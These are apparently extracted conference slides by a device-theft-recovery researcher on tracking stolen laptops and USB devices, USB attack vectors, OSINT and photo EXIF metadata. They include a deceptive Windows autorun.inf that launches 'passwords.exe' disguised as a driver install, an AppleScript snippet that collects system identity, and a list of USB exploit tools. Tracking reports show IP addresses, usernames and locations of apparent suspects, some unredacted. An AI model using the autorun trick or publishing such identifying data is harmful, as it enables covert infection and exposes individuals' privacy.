

Confessions of a Professional Cyber Stalker

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STALKER REVEALED

- Ken Westin
- Former “ethical” cyber stalker
- Developed privacy invading tools (for good)
- Put bad people in jail
- Trained law enforcement on investigative (OSINT) techniques
- Currently Sr. Security Analyst at Tripwire Inc
- Advisor for Spyaware.be and Biom.io

CASE CLOSED



April 2012
Virginia



March 2012
Virginia



February 2012
Miami, FL



February 2012
Grants Pass, OR




January 2012
New York, NY



January 2012
Coos Bay, OR



November 2009
Missouri
Tracked stolen laptop



September 2009
Oakland, California
Several laptops were



November 2011
Boulder, CO



October 2011
Olympia, WA



August 2011
Los Angeles, CA



August 2011
Portland, OR



July 2011
Curitiba, Brazil



June 2011
Portland, Oregon



August 2009
Brooklyn, New York



June 2009
Edmond, Oklahoma



May 2011
Richmond, California
Recovered Michael



February 2011
Portland, Oregon
Stolen MacBook Pro



January 2011
Moraga, California



February 2010
Portland, Oregon



January 2010
Springfield, Oregon



November 2009
Portland, Oregon



February 2009
Dallas, Texas



November 2008
Anchorage, Alaska

USB Hacks



Exploit Tools

- [Cracking BIOS Passwords Part 1](#) September 7, 2008
- [Hacking Laptop Passwords](#) September 6, 2008
- [HTTP R.A.T.](#) October 17, 2006
- [Nmap for USB](#) September 26, 2006
- [Slurp - \(Podslurping\)](#) September 21, 2006
- [Sony USB Thumb Drives Install Rootkit](#) September 24, 2007
- [Torpark](#) September 28, 2006
- [USB Drive Phone Home](#) October 21, 2006
- [USB Dumper](#) October 6, 2006
- [USB Hacksaw](#) October 7, 2006
- [USB Switchblade](#)
- [Wireshark for USB](#) September 25, 2006

THE DETECTIVES



From: [REDACTED]
 Sent: Thursday, February 22, 2007 2:25 PM
 To: [REDACTED]
 Subject: Gadget Theft: Device Located

The Flash Drive USB Flash Drive you reported lost or stolen has been plugged into a PC and we have been able to retrieve forensic data from the system

Public IP Address: [206.72.102.240](#)
 Host: [206.72.102.240](#)
 Internal IP Address: [206.72.102.240](#)
 Computer Name: USSUPPORTLT03
 User Name: m [REDACTED]

Country: United States
 State/Region: OR
 City: Tualatin
 Postal Code: 97062
 Area Code: 503
 Latitude: 45.3653
 Longitude: - 122.758

MP3 Players

Apple	Archos	Cowon
All versions of iPods are supported including Nano, Shuffle, and Video except iPod iTouch	604, Gmini XS202, AV420	iAudio Players: 6, M5, M3, X5,A2, D2, F1, F2, G2, G3, T2, U2, U3
Creative	iRiver	SanDisk
All Zen, MuVo models, FX200	Clix, T10 Series, H120, T30MX	All Sansa models
Samsung	Sony	
All YP models	A Series, E Series, S Series	Most other MP3 players will work

Amazon Kindle

GadgetTrak USB is compatible with Amazon's Kindle.

USB Flash Drives

All USB flash drives are supported, including U3 drives and external USB hard drives. We currently have over 200 different types of USB flash drives being tracked in our system including drives from Kingston, SanDisk, Memorex, Seagate, Sony, Toshiba, Transcend, Super Talent, Verbatim and more.

Digital Cameras

Canon	Kodak	Sony
Sure Shot Series, IXUS, SD Series	C Series, Z Series, V Series, P Series, Eashshare	All Cyber-Shot cameras
Olympus	Samsung	
FE Series, Stylus Series, SP Series, Evolt Series,	GSX Series, NV Series, PRO815, i70, i7, i6 PMP, i50MP3,i5, Digimax Series, L74, L77, L73, SCD6040	

In addition to USB mass storage enabled cameras, SD memory cards are also supported, when an SD card is inserted into a PC that has an SD memory card reader.

GPS Systems

Special thanks to [GPSCentral.ca](#) for testing compatibility of our software with leading GPS systems.

Garmin GPS	Magellan GPS	Tom Tom GPS	Lowrance
Nuvi 200, 250, 270, 350, 370, 360, 650, 660, 680 Zumo 550, Street pilot C550, c580	Maestro 4040	Tom Tom GPS Go 910, one, Go 510	Lowrance Iway 500C

Cell Phones

Sony Ericsson	Nokia	Helio
K 550, K750i, K800i, W200a, W600i, W810, W880, W950, M600, P990	5300, 6070, 7610, N73, N7-, N80	Ocean, Fin, Drift

Other Devices

Sony Playstation Portable (PSP)
 PalmOne Lifestride
 LaCie External USB hard drives

Windows USB Trojans

[autorun]

icon=icon.ico

open=passwords.exe

action=Install USB driver

label=My Crap

shell\open\command=passwords.exe

shell\open=Install USB driver

Windows Agent

- URL provided during presentation

First iPod Recovery




Time of Connection: Jun 15, 2007 2:08 PM (PST)
Public IP Address: 74.120.165.168
Host: CPE001217e41136-CM00194757b6a4.cpe.net.cable.rogers.com
ISP: Rogers Cable
Internal Network Address: 192.168.1.100
Computer Name: YOUR-39673CA035
User Name: kalpakis family

Location



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Country: CA
Region: ON
City: Newmarket



Building Apple USB Trojans

- Why AppleScript?
 - Trusted
 - Interfaces for most OS X apps
- Tricking OS X with Homoglyphs



Biting Into the AppleScript

```
set sysinfo to (system info) as record
set uname to long user name of sysinfo
set user to short user name of sysinfo
set cname to computer name of sysinfo
set sip to IPv4 address of sysinfo
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
```
-----
tell application "iTunes"
    activate
    try
        open location trackURL
    end try
end tell

do shell script ""
```



USB Attack Vector Still a Threat

- The Stuxnet virus was initially delivered via USB to Iranian nuclear facilities, eventually spreading to Russian facilities in the same way.
- USB Malware has even made it to the International Space Station (2008 W32.Gammima.AG worm)
- In 2012 two US power plants (ICS-CERT) were infiltrated when an employee inadvertently brought an infected USB stick onto the premises.



The Trouble with IP as Evidence


- Requires work by law enforcement (paperwork)
- Not identity, does not put person in front of computer
- Probable cause is a challenge
- Not always accurate (proxies etc)
- Takes a long time
- Other “theft recovery” companies use more intrusive methods



PANDA

When Correlation Does Imply Causation

2009-02-21 23:43:49





EVERY CONTACT LEAVES A TRACE.

Interaction of Things


Data Created By Us




Data Created For Us



Data Created About Us



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SOCIAL SECURITY #

PHONE NUMBER

DEVICE ID

PHOTO

EMAIL

SOCIAL ACCOUNT 2

GEOLOCATION



USERNAME

SOCIAL ACCOUNT 1

IP ADDRESS

FRIEND CONNECTION

LICENSE PLATE #







[redacted] has detected the above person attempting unauthorized access into your computer.

The following details have been collected from your missing Mac.

External IP address: XX.XXX.XXX.XXX (More Information: ip.gadgettrak.com/?ip=XX.XXX.XXX.XXX)

Internal host IP: 192.168.0.122

Username: Tom

Ethernet ID: 00:00:00:00:00

Hostname: Toms-MacBook-Pro.local

WiFi networks in the area: PS3-11111, My Net

WiFi based latitude: XX.XXX

WiFi based longitude: -XX.XXX (More Information: maps.google.com/maps?q=XX.XXX,-XX.XXX)

First Blood:

First Recovery of Laptop Using Wi-Fi Geolocation + Camera



External IP address: [REDACTED] (More Information:
[ip.gadgettrak.com/?ip=\[REDACTED\]](http://ip.gadgettrak.com/?ip=[REDACTED]))

Internal host IP: 192.168.1.116

Username: [REDACTED]

Ethernet ID: 00:23:df:93:da:98

Hostname: [REDACTED]

WiFi networks in the area: [REDACTED]

WiFi based latitude: [REDACTED]

WiFi based longitude: [REDACTED] (More Information:
[maps.google.com/maps?&q=\[REDACTED\]](http://maps.google.com/maps?&q=[REDACTED]))



External IP address: [REDACTED] (More Information: [REDACTED])
Internal host IP: 192.168.1.133
Username: student
Ethernet ID: [REDACTED]
Hostname: [REDACTED].local
WiFi networks in the area: BoB, junkers_network, Kernazh, Mike

WiFi based latitude: [REDACTED]
WiFi based longitude: -122.585643 (More Information: <http://m>)



Tracking Viktor



External IP address: 209.142. (More Information: <http://ip>)
Internal host IP: 192.168.5.156
Username: Viktor
Ethernet ID: 00:25:4b
Hostname: Macintosh.local
WiFi networks in the area: attwifi, qualityfloors, Regency2, Wayp
WiFi based latitude: 0.000000
WiFi based longitude: 0.000000 (More Information: <http://maps.google.com/maps?&q=0.000000,0.000000>)



Carjacking In Brazil



Unit 8
Investigates

68°
6:08

8
KGW HD

EXIF Data Results

Serial Number: Not found
Photo Date: 2011:08:07 15:19:49
Make: SAMSUNG
Model:

SourceFile	upload/_4fb9c5417c5fe9.38421395.jpg
FileSize	524288
FileModifyDate	2012:05:20 21:32:01-07:00
FileType	JPEG
MIMEType	image/jpeg
ExifByteOrder	II
ImageDescription	SAMSUNG
Make	SAMSUNG
Model	GT-I9000
Orientation	6
XResolution	72
YResolution	72
ResolutionUnit	2
Software	fw 31.50 prm 31.86
ModifyDate	2011:08:07 15:19:49
YCbCrPositioning	1
ExposureTime	0.03125
FNumber	2.638671875
ExposureProgram	2



Photo Location

45.671666666667, -122.50916666667



(exifscan.com)

EXIF Metadata

